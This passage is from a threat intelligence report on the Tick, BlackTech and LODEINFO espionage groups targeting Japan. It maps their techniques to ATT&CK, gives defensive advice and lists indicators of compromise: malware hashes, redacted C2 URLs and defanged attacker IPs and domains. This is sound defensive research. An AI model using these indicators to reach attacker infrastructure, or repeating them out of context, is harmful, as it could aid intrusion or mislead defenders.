Tick (Bronze Butler)	**Characteristics of malware delivery:** Contained in an e-mail attachment file (EXE) **Exploitation:** N/A **Tools/malware used:** Version RAT, down_new, etc **C2 communication characteristics:** Regular site modified and used as C2 server **ATT&CK (Attacks that we have observed many times and recommend checking for):** Spearphishing Attachment T1193 Spoofing attack, delivered from compromised e-mail account Service Execution T1035 Run as a service New Service T1050 Service registration Registry Run Keys / Startup Folder T1060 Added to the registry so that it is automatically executed after the infected device is rebooted Disabling Security Tools T1089 Mainly anti-virus product detection and process deactivation Binary Padding T1009 Enlargement of dropped files DLL Side-Loading T1073 Installation together with the regular EXE that loads the DLL Remote File Copy T1105 Uses RAT to download files to the infected device Commonly Used Port T1043 Uses 80, 443 Web Service T1102 Regular site modified and used as C2 server	Chemicals, communication

Attack group	Attack TTPs	Targeted organizations
BlackTech	**Characteristics of malware delivery:** N/A **Exploitation:** Exploits communication devices **Tools/malware used:** TsCookie Linux, Bifrose Linux, WebShell **C2 communication characteristics:** Often reuses previously used domain by assigning a different IP address **ATT&CK (Attacks that we have observed many times and recommend checking for):** Registry Run Keys / Startup Folder T1060 Added to the registry so that it is automatically executed after the infected device is rebooted Exploit Public-Facing Application T1190 Installing Linux RAT on public servers Commonly Used Port T1043 Uses 80, 443 External Remote Services T1133 Infiltrates company systems by attacking VPNs, etc Exfiltration Over Alternative Protocol T1048 Sometimes uses Google cloud to store stolen data	Research, semiconductors, critical infrastructure, IT services
LODEINFO	**Characteristics of malware delivery:** E-mail attachment file (Office macro) **Exploitation:** N/A **Tools/malware used:** LODEINFO **C2 communication characteristics:** Fixed User-Agent (same as regular Google Chrome for Windows 10) **ATT&CK:** Spearphishing Attachment T1193 Spear phishing e-mail, macro-embedded Office file attachment Registry Run Keys / Startup Folder T1060 Added to the registry so that it is automatically executed after the infected device is rebooted Rundll32 T1085 For argument, specifies and executes DLL file with macro written into it Commonly Used Port T1043 Uses 80, 443	Media, Defense

Conclusion

In 2019, Tick group and BlackTech were major players targeting Japan. While spear phishing is still a major attack vector, exploiting vulnerabilities of internet-facing devices is becoming more popular among not only cybercrimes but also state-sponsored espionage groups. Misusing legitimate services including Cloud platform and exploiting legitimate Websites for C2 servers make more challenging to detect by traditional security solution.
More visualization by solution like EDR, NDR is important however analysis by internal and external experts is also important to detect in early phase and minimize the impact. Cyber threat intelligence also can provide more context and help our security life cycle.

Global organizations that have branch offices in overseas should be aware of that any branch offices are possible initial intrusion point for targeted attacks. For example, Tick adversary looks initially gained access to China branch office and then laterally moved to head quarter office in Japan. It is possible that targeted attacker thinks that it is easier to compromise more vulnerable branch office first then move to head quarter via internal network than to directly compromise head quarter. Especially global organizations that have attacked by targeted attacks, it is recommended to do compromised assessment before connecting branch office's network to head quarter and it is important to discuss security implementation with global team.

2020 became drastic changing year nobody had expected. We are urged to change and adjust our life and work style. Cyber espionage groups don't stop during such this instable situation and are working hard to find more effective attack vectors. We need to adjust ourselves in new environment and prepare against cyber attacks in new era.

Indicators of Compromise (IOCs)

Tick/Bronze Butler

Indicator	Type	Notes
ec052815b350fc5b5a3873add2b1e14e2c153cd78a4f3cc16d52075db3f47f49	SHA256	version RAT Compile Date (UTC) 2019-08-05 23:51:07 Architecture x86 Linker Version 10.0
e3624fdb484ae20c47f2e54bda914a12776c8e65b0fe0c6f23640452d37c1545	SHA256	version RAT Compile Date (UTC) 2019-08-04 20:26:17 Architecture x86 Linker Version 10.0
d2d5b3e48bb8ac413fffa230bf913283a7c1009981dec20e610f1020ee720fa6	SHA256	version RAT Compile Date (UTC) 2019-08-20 00:24:26 Architecture x86 Linker Version 10.0
80ffaea12a5ffb502d6ce110e251024e7ac517025bf95daa49e6ea6ddd0c7d5b	SHA256	down_new Compile Date (UTC) 2019-03-28 20:18:52 Architecture x86 Linker Version 10.0
2411d1810ac1a146a366b109e4c55afe9ef2a297afd04d38bc71589ce8d9aee3	SHA256	down_new Compile Date (UTC) 2019-03-27 05:19:22 Architecture x86 Linker Version 10.0

http://www.<redacted>.com/banner/acom/list.php	C2	version RAT
http://www.<redacted>.com/banner/acom/logo.jpg	C2	version RAT File Download
http://www.<redacted>.co.jp/old/keisokuki/	C2	version RAT
http://www.<redacted>.co.jp/old/keisokuki/logo.jpg	C2	version RAT File Download
http://www.<redacted>.com/data/	C2	version RAT
http://www.<redacted>.com/data/logo.jpg	C2	version RAT File Download
http://www.<redacted>.com/img/index.php	C2	down_new
http://www.<redacted>.com/img/color.png	C2	down_new File Download
http://www.<redacted>.com/img/home/index.php	C2	down_new
http://www.<redacted>.com/img/home/bang.png	C2	down_new File Downlaod
172.105.206[.]17	IP	Attacker' s IP at that time
211.104.160[.]121	IP	Attacker' s IP at that time
27.255.90[.]154	IP	Attacker' s IP at that time

BlackTech

Indicator	Type	Notes
62840976ab695211447b47ea4555ae665c7039c74a3f2167d660a85283eae86b	SHA256	TsCookie Linux
3cad20318f36b020cf4d6b44320eb5a6dae0a78339a0fdc3a1fe5e280a8507f1	SHA256	Bifrose Linux
35f8dec25f11b8a1340d4a1e4c0bc55ed8d8560425d0d50ad6c002bc74f0fa6a	SHA256	WebShell (Perl)
256517140a3403998716d6fb3fce847438a542b2e5058e5a049598e638d10670	SHA256	Google API Updater
fortigatecloud[.]com	C2	TsCookie Linux
107.191.61[.]247:443	C2	Bifrose Linux

LODEINFO

Indicator	Type	Notes
b50d83820a5704522fee59164d7bc69bea5c834ebd9be7fd8ad35b040910807f	SHA256	LODEINFO 2018-12-11 09:05:40 Architecture x86 Linker Version 14.16
34bee7ae08992e1320dc5c548d7731f7a9103c892e454b87716168c56cde310d	SHA256	LODEINFO 2017-01-01 08:00:06 Architecture x86 Linker Version 14.16
55034fbf3d77228dcb318fece91892a4ae80cb75f16ab2d2ac45c709c68d9a16	SHA256	LODEINFO RAT 2017-01-01 08:00:20 Architecture x86 Linker Version 14.16
162.244.32[.]148	C2	LODEINFO RAT
193.228.52[.]57	C2	LODEINFO RAT
45.67.231[.]169	C2	LODEINFO RAT

Macnica Networks is Value-added distributor in partnership with many world's leading companies and providing best cutting-edge technology solutions with intelligence through experience and research over 15 years.
Our portfolio is cyber security, network, AI, DX, etc. and many use cases of government, academia, enterprises from design to operational support.
We established Security Research Center and engaged in research regarding cyber attack, especially targeting Japan and measures aiming to contribute to cyber security.

TEAMT5
Persistent Cyber Threat Hunters

TeamT5 is a world-leading malware research team and the best solution provider of cyber espionage in Asia Pacific. We monitor, analyze and track cyber threats, supporting clients to secure their system and network while cyber threats strike. In addition, we also provide threat intelligence and research reports, cyber espionage solutions, threat analysis services and incident response / investigation services.

Our members are frequent speakers in the world's top security conferences, including Black Hat, Kaspersky Security Analyst Summit, Syscan, Code Blue/AVTokyo, Troopers, Codegate, VXCON/DragonCon, Power of Community (Korea), Hack in the Box, FIRST, etc.

Macnica Networks Corp.

Headquarters
Macnica Building No.2 1-5-5
Shin-Yokohama, Kouhoku-ku, Yokohama, 222-8562 JAPAN
TEL: +81-45-476-2010

West JapanSales Office
Osaka Mitsui Bussan Bldg., 2-3-33
Nakanoshima, Kita-ku, Osaka, 530-0005 JAPAN
TEL:+81-6-6227-6916

Macnica Networks USA, Inc.
303 Almaden Blvd. Suite 140, San Jose, California 95110
TEL: +1-408 205 7141